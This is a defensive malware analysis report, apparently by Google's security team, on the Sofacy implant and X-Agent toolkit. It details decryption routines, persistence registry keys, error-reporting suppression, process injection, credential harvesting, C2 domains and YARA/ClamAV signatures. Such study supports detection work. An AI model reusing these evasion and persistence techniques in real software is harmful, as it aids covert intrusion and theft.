Peering Into the Aquarium: Analysis of a Sophisticated Multi-Stage Malware Family

Neel Mehta, Billy Leonard, Shane Huntley
Google Security Team

Version: 1.0
Published: September 5, 2014

TLP Green

Peering Into the Aquarium: Analysis of a Sophisticated Multi-Stage Malware Family

Neel Mehta, Billy Leonard, Shane Huntley
Google Security Team

Version: 1.0
Published: September 5, 2014

TLP Green

Table of Contents

Introduction

Many sophisticated state-sponsored attackers use multi-stage malware toolkits. First-stage implants are widely distributed, easily discovered, and serve as a simple beachhead. In contrast, complex second-stage implants are typically used sparingly on only the most interesting systems, after determining there is limited risk of detection by security products. As such, a first-stage tool exists primarily to limit the exposure of second-stage tools, extending their usable shelf life.

This analysis describes one family of malware: a first-stage tool, Sofacy, and an associated second-stage tool, X-Agent. Sofacy is an antivirus industry name, while X-Agent was named by the malware authors. Together, these tools are used by a sophisticated state-sponsored group targeting primarily former Soviet republics, NATO members, and other Western European countries. This information has been determined from VirusTotal submissions.

Antivirus detection for both Sofacy and X-Agent is subpar, with plenty of room for improvement. Antivirus detection for Sofacy, based on VirusTotal data, was roughly 36.6%. Detection for X-Agent was lower, at only 34.2%. Our goal in releasing this analysis is to improve antivirus detection for both. Consequently, recipients of this paper are free to share it with interested parties in the security community.

This analysis is **TLP Green.**[1]

[1] https://www.us-cert.gov/tlp

Acknowledgements

This analysis was compiled with the tireless help and extensive expertise of the Google Security Team, especially Heather Adkins, Daniel White, Joachim Metz, Andrew Lyons, Liam Murphy, Elizabeth Schweinsberg, Matty Pellegrino, Kristinn Guðjónsson, Cory Altheide, Armon Bakhshi, and Mike Wiacek.

VirusTotal Submissions By Country

Analysis of VirusTotal submissions for Sofacy and X-Agent yields insights into the attacker's operations.

As a first-stage tool, Sofacy is used relatively indiscriminately against potential targets. X-Agent is reserved for high-priority targets. This is borne out by the data. VirusTotal submissions show that Sofacy was three times more common than X-Agent in the wild, with over 600 distinct samples in the data set.

Proportional differences in the geographical distribution of submissions of the first-stage tool, Sofacy, and the second stage tool, X-Agent, provide some interesting insights.


For example, the Republic of Georgia represents only 3.5% of Sofacy submissions, but makes up 28.9% of all X-Agent submissions, more than any other country. This suggests that, at one point, Georgia was a high priority target for the attackers.

This ratio is likely a lagging indicator of attacker interest (attackers must first be caught, and compromise can go undetected for years).


The same comparison shows attacker interest in Ukraine, Germany, Poland, Denmark, and also Russia.

X-Agent submissions from the United States and Canada were proportionally smaller than Sofacy submissions.


Sofacy submissions to VirusTotal



X-Agent submissions to VirusTotal



Submission Share Ratio of X-Agent : Sofacy in VirusTotal by Country



Sofacy Analysis

Sofacy is an above average first-stage implant. Early variants are distinctly more technically complex than recent ones. For example, older samples feature the ability to move seamlessly between processes and harvest credentials. Newer variants are more mature and focused in their design. They provide functionality to detect personal security products, survey infected machines, and install a second stage tool, all without exposing techniques such as lateral process movement.

Dropped By Boring-Looking Exploits

Sofacy is often delivered by Microsoft Word exploits as RTF, DOC or DOCX files (e.g., CVE-2012-0158, CVE-2010-3333). It is occasionally delivered by Adobe Acrobat PDF reader exploits. These exploits are often first used by Chinese attackers, but have been repurposed by the actors responsible for Sofacy. To achieve this, the Sofacy executable is swapped in for the original exploit's payload, leaving other parts intact, including shellcode.

Sofacy Internals

Position-Independent C Code Development

The authors of Sofacy use clever compiler tricks to produce a binary with no dependence on imports, relocations, or initial code position. This allows it to be copied into another process and executed, without any additional dependencies or setup requirements.

Assembly language development is slower and more expensive than development in higher level languages. This ease of development comes at the cost of new dependencies on OS-specific loaders, which complicate cross-process injection. The authors of Sofacy have found an elegant middle ground, which at first glance might appear to be hand written assembly, but is consistent with the register allocation and pipelining of Microsoft Visual C++.

The entry point is passed two arguments: a pointer to an address in `kernel32.dll` and a base address to identify where the code is in memory. Function calls and global variables are then accessed as an offset from this base address.

Here are two examples:

```
Function Call:
seg000:0019DBF2                 lea     eax, [esi+193721h]
seg000:0019DBF8                 call    eax

Global Variable Access:
seg000:0019DBE6                 lea     eax, [esi+194785h]
seg000:0019DBEC                 mov     [ebp+var_A0_add_lnk_persistence], eax
```

Each function is passed the code base address as its first argument, and this is used consistently, like a calling convention. Thusly, the authors have produced a position-independent binary with no external imports, by utilizing preprocessor macros, or a similar mechanism, to do pointer math for each function call or global variable access.

In order to use system functions, the start function first walks back in memory to find the start of the kernel32 module. Then the code manually walks the export table, hashing the function names to resolve the required imports. A full list of hashes for the imports is shown below.

```
seg000:0018B1B1 imported_function_hashes dd 0FFD97FBh   ; CloseHandle
seg000:0018B1B5                 dd 99EC8974h            ; CopyFileW
seg000:0018B1B9                 dd 9FCF597Bh            ; CreateDirectoryW
seg000:0018B1BD                 dd 30C4B297h            ; CreateEventW
seg000:0018B1C1                 dd 7C0017A5h            ; CreateFileA
seg000:0018B1C5                 dd 56C6123Fh            ; CreateFileMappingW
seg000:0018B1C9                 dd 7C0017BBh            ; CreateFileW
seg000:0018B1CD                 dd 641192DBh            ; CreateMailslotW
seg000:0018B1D1                 dd 4EE4A05Bh            ; CreateMutexW
seg000:0018B1D5                 dd 170C8F80h            ; CreatePipe
seg000:0018B1D9                 dd 16B3FE88h            ; CreateProcessW
seg000:0018B1DD                 dd 72BD9CDDh            ; CreateRemoteThread
seg000:0018B1E1                 dd 0CA2BD06Bh           ; CreateThread
seg000:0018B1E5                 dd 0E454DFEDh           ; CreateToolhelp32Snapshot
seg000:0018B1E9                 dd 0C2FFB03Bh           ; DeleteFileW
seg000:0018B1ED                 dd 73E2D87Eh            ; ExitProcess
seg000:0018B1F1                 dd 60E0CEEFh            ; ExitThread
seg000:0018B1F5                 dd 23545978h            ; FindClose
seg000:0018B1F9                 dd 63D6C065h            ; FindFirstFileA
seg000:0018B1FD                 dd 63D6C07Bh            ; FindFirstFileW
seg000:0018B201                 dd 0A5E1AC97h           ; FindNextFileA
seg000:0018B205                 dd 0A5E1ACADh           ; FindNextFileW
seg000:0018B209                 dd 4DC9D5A0h            ; FreeLibrary
seg000:0018B20D                 dd 36EF7386h            ; GetCommandLineW
seg000:0018B211                 dd 7B8F17E6h            ; GetCurrentProcess
seg000:0018B215                 dd 0E60DFA02h           ; GetCurrentProcessId
seg000:0018B219                 dd 0E8CDCFE4h           ; GetCurrentThread
seg000:0018B21D                 dd 35BBF99Eh            ; GetCurrentThreadId
seg000:0018B221                 dd 0F2E1A979h           ; GetEnvironmentVariableW
seg000:0018B225                 dd 0AC30AB74h           ; GetExitCodeProcess
seg000:0018B229                 dd 1B3F95F9h            ; GetExitCodeThread
seg000:0018B22D                 dd 0C0132B93h           ; GetFileInformationByHandle
seg000:0018B231                 dd 0DF7D9BADh           ; GetFileSize
seg000:0018B235                 dd 0E1159BADh           ; GetFileTime
seg000:0018B239                 dd 0B98C88CFh           ; GetLocalTime
seg000:0018B23D                 dd 45B06D8Ch            ; GetModuleFileNameW
```

```
seg000:0018B241 dd 8F2A152Dh ; GetPrivateProfileStringA
seg000:0018B245 dd 8F2A1543h ; GetPrivateProfileStringW
seg000:0018B249 dd 7C0DFCAAh ; GetProcAddress
seg000:0018B24D dd 867AE3EDh ; GetStartupInfoW
seg000:0018B251 dd 0B8E579D7h ; GetSystemDirectoryW
seg000:0018B255 dd 89D7610Dh ; GetSystemTimeAsFileTime
seg000:0018B259 dd 0F791FB23h ; GetTickCount
seg000:0018B25D dd 51268313h ; GetTimeZoneInformation
seg000:0018B261 dd 0C75FC499h ; GetVersionExW
seg000:0018B265 dd 8AB241B6h ; GetVolumeInformationW
seg000:0018B269 dd 0C0397ECh ; GlobalAlloc
seg000:0018B26D dd 7CB922F6h ; GlobalFree
seg000:0018B271 dd 0B46984E7h ; HeapCreate
seg000:0018B275 dd 0CD92833Eh ; HeapDestroy
seg000:0018B279 dd 6E824142h ; IsBadReadPtr
seg000:0018B27D dd 0EC0E4EA4h ; LoadLibraryW
seg000:0018B281 dd 0CB73463Bh ; lstrcatA
seg000:0018B285 dd 0CB734651h ; lstrcatW
seg000:0018B289 dd 0CB53493Bh ; lstrcmpA
seg000:0018B28D dd 4B1E5ADBh ; lstrcmpiA
seg000:0018B291 dd 4B1E5AF1h ; lstrcmpiW
seg000:0018B295 dd 0CB9B49FBh ; lstrcpyA
seg000:0018B299 dd 0CB9B4A11h ; lstrcpyW
seg000:0018B29D dd 0DD43473Bh ; lstrlenA
seg000:0018B2A1 dd 0DD434751h ; lstrlenW
seg000:0018B2A5 dd 7B073C59h ; MapViewOfFile
seg000:0018B2A9 dd 0EF4AC4E4h ; MultiByteToWideChar
seg000:0018B2AD dd 0DD81EE5Eh ; OpenMutexW
seg000:0018B2B1 dd 0EFE297C0h ; OpenProcess
seg000:0018B2B5 dd 0B407C411h ; PeekNamedPipe
seg000:0018B2B9 dd 0D53992A4h ; Process32FirstW
seg000:0018B2BD dd 2A523C0Ah ; Process32NextW
seg000:0018B2C1 dd 10FA6516h ; ReadFile
seg000:0018B2C5 dd 579D1BE9h ; ReadProcessMemory
seg000:0018B2C9 dd 14A059E5h ; ReleaseMutex
seg000:0018B2CD dd 9E4A3F88h ; ResumeThread
seg000:0018B2D1 dd 0BFC70365h ; SetCurrentDirectoryW
seg000:0018B2D5 dd 96A028A6h ; SetEndOfFile
seg000:0018B2D9 dd 56F73980h ; SetFileAttributesW
seg000:0018B2DD dd 76DA08ACh ; SetFilePointer
seg000:0018B2E1 dd 0E1159BB0h ; SetFileTime
seg000:0018B2E5 dd 0D8AAF394h ; SetThreadPriority
seg000:0018B2E9 dd 4DF1B5FFh ; SetThreadPriorityBoost
seg000:0018B2ED dd 0DB2D49B0h ; Sleep
seg000:0018B2F1 dd 78B5B983h ; TerminateProcess
seg000:0018B2F5 dd 0BD016F89h ; TerminateThread
seg000:0018B2F9 dd 0B2089259h ; UnmapViewOfFile
seg000:0018B2FD dd 91AFCA54h ; VirtualAlloc
seg000:0018B301 dd 6E1A959Ch ; VirtualAllocEx
seg000:0018B305 dd 30633ACh ; VirtualFree
seg000:0018B309 dd 0C3B4EB78h ; VirtualFreeEx
seg000:0018B30D dd 0CE05D9ADh ; WaitForSingleObject
seg000:0018B311 dd 0C1634AF9h ; WideCharToMultiByte
seg000:0018B315 dd 0E80A791Fh ; WriteFile
seg000:0018B319 dd 4B63076Ch ; WritePrivateProfileStringA
seg000:0018B31D dd 0D83D6AA1h ; WriteProcessMemory
```

Loader Functionality

Sofacy persists on infected machines as an encrypted and compressed payload, appended to a small loader executable file. The loader decrypts the payload by permuting a 32-bit key and XORing each byte with the lowest eight bits. The last byte of the payload is left untouched.

The 32-bit key is initialized with a literal value in the loader's `main()` function:

```
.text:00401025                  mov     [ebp+var_28], 1FCD395h
```

This value is then modified, often using MMX instructions:

```
.text:0040107F                  movd    mm0, [ebp+var_28]
.text:00401083                  pslld   mm0, 2
.text:00401087                  movd    [ebp+var_28], mm0
...
.text:0040113D                  mov     eax, [ebp+var_28]
.text:00401140                  shl     eax, 4
.text:00401143                  inc     eax
.text:00401144                  mov     [ebp+var_28], eax
```

Finally, the key is passed to the decryption function:

```
.text:0040117A                  push    [ebp+var_28]
.text:0040117D                  push    7D68h
.text:00401182                  push    [ebp+var_8_buffer]
.text:00401185                  call    loader_decrypt_data
```

Here is the equivalent decryption code in C:

```
void loader_decrypt_payload(
    unsigned char* payload, size_t len, unsigned int key,
    unsigned char* out) {
  for (size_t i = 0; i < (len - 1); i++) {
    unsigned char x = (key >> ((i ^ 1) & 7)) & 0xff;
    out[i] = payload[i] ^ x;
    key *= 0xea61;
    key ^= 0x24142871;
  }
  // last byte is not obfuscated.
  out[i] = payload[i];
}
```

LZSS Decompression

The decrypted payload contains a decompression stub, which implements a simple Lempel-Ziv variant (LZSS)[2] commonly used in malware. Malware analysts will likely recognize the decompression code, with one small change. In addition to the first decryption layer, each compressed input byte is XORed with a permutation of a hardcoded 32-bit key:

```
unsigned int key = 0xE4F1A71C;
unsigned char next_byte = input_byte ^ (key & 0xff);
// Equivalent of x86 'ror' instruction
key = rotate_right(key, 1);
```

Dynamic Dependency Resolution

The loader invokes the entry point of the position-independent code blob. It must then first resolve dynamic dependencies, before doing anything else.

Sofacy identifies dynamic dependencies by iterating through a list of files in `%windir%\system32\`, hashing file names, and comparing those hashes to a list of hashes for needed DLLs. Ultimately, it depends on at least the following system DLLs:

```
kernel32.dll
ntdll.dll
user32.dll
ws2_32.dll
shlwapi.dll
advapi32.dll
iphlpapi.dll
pstorec.dll
inetmib1.dll
snmpapi.dll
wininet.dll
setupapi.dll
shell32.dll
ole32.dll
```

[2] http://en.wikipedia.org/wiki/Lempel%E2%80%93Ziv%E2%80%93Storer%E2%80%93Szymanski

String Encryption

Contemporary variants of Sofacy encrypt strings using an algorithm that resembles RC5. The loader contains three distinct blobs of encrypted data:

1. Dynamic dependencies, configuration, and C2 servers.
2. A list of antivirus and personal security products to detect.
3. The actual implant binary.

Each variation of RC5 permutes an 8-byte block of data with an 8-byte key, using a single round. A 4-byte window of the key is used to decrypt each byte of input data. For example, taking the following key bytes:

```
AA BB CC DD EE FF GG HH
```

The first byte of input will be decrypted using the first 4 bytes of the key:

```
AA BB CC DD EE FF GG HH
```

The second byte will be decrypted using bytes 2 through 5:

```
AA BB CC DD EE FF GG HH
```

And, eventually, the window wraps at the 6th byte of input, using the last 3 and first byte of the key:

```
AA BB CC DD EE FF GG HH
```

The four key bytes, along with an 8-bit representation of the input position, is combined to generate an 8-bit value that is XORed with the input byte.

Each algorithm is a variation on this theme:

```
unsigned char *input;
size_t input_length;
unsigned char *key;

for (size_t i = 0; i < input_length; i++) {
  unsigned int x, y;
  unsigned char a, b, c, d;
  unsigned char input_index_char = i & 0xff;
  size_t block_index = i & 7;

  a = key[i & 7];
  b = key[(i + 1) & 7];
  c = key[(i + 2) & 7];
  d = key[(i + 3) & 7];
```

```
    [permute values - get an 8-bit value to xor with input byte]

    input[i] ^= x;
  }
```

There are at least 6 variations of the permutation algorithm. For most Sofacy samples, one of these six variations can be used to decrypt the three encrypted blobs of data.

Variation 1:

```
x = a;
x += input_index_char;
x <<= 4;
x ^= b;

y = input_index_char;
y ^= d;
y &= c;

x *= y;
x &= 0xff;
```

Variation 2:

```
x = input_index_char;
x *= d;
x &= c;

y = a;
y *= input_index_char;
y <<= block_index;
y += b;

x ^= y;
x &= 0xff;
```

Variation 3:

```
y = input_index_char;
y &= 0xff;
y ^= d;
y &= c;

x = a;
x *= input_index_char;
x >>= 7;
x ^= b;

x += y;
```

```
x &= 0xff;
```

Variation 4:

```
y = a;
y += input_index_char;
y >>= block_index;

x = d;
x *= input_index_char;
x &= 0xff;
x |= c;
x ^= b;

x ^= y;
```

Variation 5:

```
x = a;
x += input_index_char;
x <<= 4;
x &= 0xff;
x ^= b;

y = input_index_char;
y &= 0xff;
y ^= d;
y &= c;

x *= y;
x &= 0xff;
```

Variation 6:

```
x = a;
x *= input_index_char;
x <<= block_index;
x &= 0xff;
x += b;

y = d;
y *= input_index_char;
y &= 0xff;
y &= c;

x ^= y;
x &= 0xff;
```

Parameter Store

Recent Sofacy droppers encrypt configuration data and store it in a registry key. This key hangs off HKLM if the dropper has permissions to write there, otherwise HKCU, and is located at:

```
\Software\Microsoft\MediaPlayer\{E6696105-E63E-4EF1-939E-15DDD83B669A}\chnnl
```

The configuration data is stored in a proprietary key/value format. It starts with a 6-byte key, followed by 20 bytes of UINT8 lengths. The remainder of the data is encrypted configuration values. Configuration values are identified by their index into the length table.

The parameter store allows run-time updates to the configuration, and serves to separate it from the implant binary. For example, the C2 servers cannot be found in the implant binary, and may only be recovered statically from a dropper, or by decrypting the data from the parameter store.

Keystroke Logging

Sofacy's keystroke logger attaches its input processing methods to those of the active foreground window. It polls the foreground window, detecting changes as the user switches applications.

It also captures process context, such as executable paths and arguments. Captured keystrokes are normalized to Unicode, taking into account the active keyboard layout.

Inter-Instance Communication Via Mailslots

Sofacy communicates with itself over a mailslot[3] such as:

```
\\.\Mailslot\LSAMailSlot
```

As an example, the keystroke logger uses this mailslot to communicate with the main Sofacy process. As it receives keystrokes, it sends them back over the mailslot as serialized HTML. Another instance of the implant, running in a different process, will read the keystroke log data from the mailslot, encrypt it and re-transmit it over the C2 network connection.

[3] http://msdn.microsoft.com/en-us/library/windows/desktop/aa365576(v=vs.85).aspx

Persistence Mechanisms

Persistence Via LNK Shortcuts

Sofacy may persist via changes to an existing LNK file[4] in a shell startup folder. This LNK file is invoked each time the user logs in. Sofacy adds a "Shell Item" to the end of the .LNK file

The shell startup folder locations are determined by reading the following registry keys:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Startup
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Desktop
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common Startup
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common Desktop
```

Sofacy scans the startup folders for an appropriate, pre-existing LNK file. The LNK file's original timestamps are captured and a small change to the file is made. After modification, the Windows API `SetFileTime()`[5] function is called to restore the file's "creation", "last access", and "last write" times. An example LNK file is included in Appendix A.

Persistence Via Windows Shell

Sofacy is also known to persist via Quick Launch[6] folders, Shell Icon Overlay Handlers and Shell Service Objects.

Older versions of Sofacy may drop itself into one of the following Quick Launch folders:

```
%ALLUSERSPROFILE%\Application Data\Microsoft\Internet Explorer\Quick Launch
%USERPROFILE%\Application Data\Microsoft\Internet Explorer\Quick Launch
```

Shell Icon Overlay Handlers[7] are COM objects that implement the `IShellIconOverlayIdentifier` interface to show icon overlays (where one icon is displayed on top of another). Icon Overlay handlers are loaded in the context of `explorer.exe` when each user logs in. This is used by legitimate applications such as TortoiseSVN.

Sofacy registers itself as a Shell Icon Overlay Handler by setting the appropriate registry key to the UID of its registered COM object:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellIconOverlayIdentifiers
```

[4] http://msdn.microsoft.com/en-us/library/dd871305.aspx
[5] http://msdn.microsoft.com/en-us/library/windows/desktop/ms724933(v=vs.85).aspx
[6] http://technet.microsoft.com/en-us/library/ee681712(v=ws.10).aspx
[7] http://msdn.microsoft.com/en-us/library/windows/desktop/hh127442(v=vs.85).aspx

Observed names for the Icon Overlay Value are: `AdvancedStorageShell`

The icon overlay handler key points to a registered COM object, a Sofacy DLL:

`{2D876AE9-4412-7513-29A6-9436AE031980}`

Sofacy can also persist as a Shell Service Object, another class of COM objects that load on user login. They are registered in the following key:

`HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellServiceObjectDelayLoad`

Observed names for Sofacy Shell Service Objects are: `netids`

The shell service object CLSID used is:

`{0B115951-84FD-43E7-A2D8-F3C4D36F4BEA}`

Sofacy Functionality

Disabling Error Reporting

To avoid detection, Sofacy systematically disables crash reporting, logging and post-mortem debugging each time it starts. It is delivered via memory corruption exploits, which are inherently unpredictable. Also, Sofacy performs complicated inter-process inspection and code injection. Finally, the code may have bugs. Any of these factors may lead to crashes, which if logged are likely to be noticed.

Sofacy disables crash and PC health reporting by changing the following registry DWORD values to 0:

```
HKLM\System\CurrentControlSet\Control\CrashControl\LogEvent
HKLM\System\CurrentControlSet\Control\CrashControl\SendAlert
HKLM\System\CurrentControlSet\Control\CrashControl\CrashDumpEnabled
HKLM\Software\Microsoft\PCHealth\ErrorReporting\DoReport
HKLM\Software\Microsoft\PCHealth\ErrorReporting\ShowUI
```

It suppresses system hard error message display by setting the following registry DWORD value to 2:

`HKLM\System\CurrentControlSet\Control\Windows\ErrorMode`

It also disables Dr. Watson (or other post-mortem debuggers) by deleting the following registry key:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\AeDebug
```

Interest in the Physical Location of the Machine

Sofacy tries to read a value `PhysicalLocation_Name` from the system administrative template file: `\Windows\inf\system.adm`

Administrators, especially in large organizations, will populate this field with the physical location of the system in the field.

Sofacy gathers this information as part of its machine survey. It is sent back to the malware operator, adding context that may inform operator interest.

Email Credential Harvesting

Sofacy recovers cached email credentials from several sources. Specifically, it can recover saved credentials from Outlook, The Bat, Eudora, and Becky.

Local Output Queue

Sofacy temporarily queues data it gathers on disk. This data is LZSS-compressed and encrypted. The location of the queue file is configurable and specified in a registry key. The registry key is subject to frequent change, as is the location of the queue file. In one sample, the queue file location was stored in this key:

```
HKEY_USERS\%SID%\Software\Microsoft\MediaPlayer\Tuner\MediaLi
cense
```

Network Communications

Impersonating Legitimate Processes For Network Communication

When communicating with the C2 server, Sofacy will scan a list of running processes, looking for a running web browser or email client. When one is found, it will clone the process arguments exactly, then create a new instance of the process. The main thread of the cloned process is started in a suspended state, and the implant is injected into the new process address space. The implant is started instead of the original entrypoint. Sofacy will pick a C2 that matches the cloned process: HTTP, SMTP, or POP3.

By doing this, Sofacy mimics legitimate user processes, making it difficult to discern that network traffic originated from malware, not user actions.

Asymmetric Encryption of Session Keys

Sofacy uses the Windows cryptographic API to create session keys for C2 communications. It creates an ephemeral RC4 session key and seals it with a hardcoded 1024-bit RSA public key. This sealed session key is included with the data transmitted to the C2 server. As such, only a recipient with the matching private key can decode traffic.

Proxy Awareness

Sofacy will detect proxies configured for WinInet and Firefox. It will then use the correct proxies when connecting outbound to C2 servers.

Sofacy Indicators

Known mailslots (for IPC):

```
\\.\Mailslot\LSAMailSlot
```

Representative Sample Hashes

```
360fc67cb295c0a79934f7899ed804424e0c6c4e316d7f3478f2f8c4386f5b68
5799a5c130752a5b696d698d0dbe91fa23ca5d52596b66d076a30b21e8008b17
2e25b8060b6ffea52e7055da33514d1d5bc378d19d37fd1530fdefcdb044115b
02527cd241d8b5256c34b21fa5672018a138421bc575ceab8783a018f6404ac0
```

Example Signatures

The following ClamAV and Yara signatures can be used to detect Sofacy:

```
SOFACY_LOADER:0:*:558bec83ec*535657*8365f800c745*00006a40680030000068*00006a
00ff15*40008945f8837df8007505*e923010000*400085c07505*e90a010000*1040008945*
837d*ff7505*e9e1000000*6a026a008b45*f7d850ff75*ff15*1040006a008d45*5068*0000
ff75f8ff75*ff15*10400085c07505*e9ae000000*ff75*ff15*1040008b45*c1e004408945*
8b45f88945*8365fc008365*006a40680030000068*19006a00ff15*40008945*837d*007502
*eb6e*8b45*8945fcff75*0000ff75f8e85d0000008365*00eb07*817d*310100007316*8b45
fc0531b11800508b45f8053101000050ff55*8b45*19008945f4ff35*4000ff75fcff55f4*5f
5e5bc9c3*8b45108bca83f10183e107d3e830043a8b451069c061ea00003571281424423bd68
9451072da*8bc75f5e5dc20c00

rule SOFACY__ConfigEncryptionArgs {
```

```
  strings:
    $s_c_encrypt_config_string1 = { 4C 8B 4F 08 45 8D 04 ?? 41 8B D5 49 8D
49 1A E8 }
    $s_c_encrypt_config_string2 = { 4C 8B 4F 08 8B 94 24 [4] 49 8D 49 1A 44
8B C5 E8 }
    $s_c_set_config_by_num_8_9 = { 4C 8D 0D 86 7B 00 00 48 8D 15 [4] 48 8D
4C 24 ?? 41 B8 08 00 00 00 89 44 24 ?? E8 [0-16] 48 8D 4C 24 ?? 41 B8 09 00
00 00 89 44 24 ?? E8 }
  condition:
    1 of them
}

rule SOFACY__Loader {
  strings:
    $ = { C7 45 ?? 95 D3 FC 01 }
    $ = { C7 45 ?? E1 97 AF 54 }
    $ = { C7 45 [5] 0F 6E 45 ?? 0F 72 F0 02 }
    $ = { 6A 40 68 00 30 00 00 68 D4 FD 19 00 6A 00 FF 15 }
    $ = { 6A 40 68 00 30 00 00 68 A8 FE 19 00 6A 00 FF 15 }
    $ = { 6A 40 68 00 30 00 00 68 6D FD 19 00 6A 00 FF 15 }
    $ = { 6A 40 68 00 30 00 00 68 F0 09 1A 00 6A 00 FF 15 }
    $ = { 6A 40 68 00 30 00 00 68 D6 FE 19 00 6A 00 FF 15 }
    $ = { 55 8B EC 8B 45 0C 56 33 D2 57 8B 7D 08 8D 70 FF 85 F6 76 26 8B 45
10 8B CA 83 F1 01 83 E1 07 D3 E8 30 04 3A 8B 45 10 69 C0 61 EA 00 00 35 71
28 14 24 42 3B D6 89 45 10 72 DA 8B C7 5F 5E 5D C2 0C 00 }
    $ = { 8B 45 ?? 05 31 B1 18 00 50 8B 45 F8 05 31 01 00 00 50 FF 55 ?? 8B
45 ?? 05 ?? (DB | DC) 19 00 89 45 ?? FF 35 }
    $ = { 8B 45 ?? 05 31 B1 18 00 50 68 39 11 40 00 FF 55 ?? 8B 45 ?? 05 F0
E7 19 00 89 45 ?? FF 35 }
  condition:
    1 of them
}
```

Known C2 Servers

C2 domains:

```
securitypractic.com
checkmalware.org
adawareblock.com
checkmalware.info
scanmalware.info
updatepc.org
updatesoftware24.com
testservice24.net
symanttec.org
microsofi.org
microsof-update.com
```

IP Addresses:

```
123.100.229.59
200.74.244.118
74.52.115.178
88.198.55.146
67.18.172.18
203.117.68.58
```

X-Agent Analysis

X-Agent is a second-stage toolkit complementing Sofacy. Portions of the X-Agent code base can be found in malware dating back to at least 2004. Somewhere down the *Line, X* -Agent became the internal name for this tool. The features of X-Agent demonstrate its sophistication. For example, it can operate in an air-gapped environment via an ad-hoc pseudo-network of USB flash drives.

X-Agent is multi-platform capable. With minor changes to platform-specific code, X-Agent will run on Linux instead of Windows. It can also be repackaged in different forms, for example as a DLL, by the addition of a single module. This analysis applies to X-Agent on two known platforms: Linux and Windows.

X-Agent Identifiers

Windows PE File Resource Locale IDs

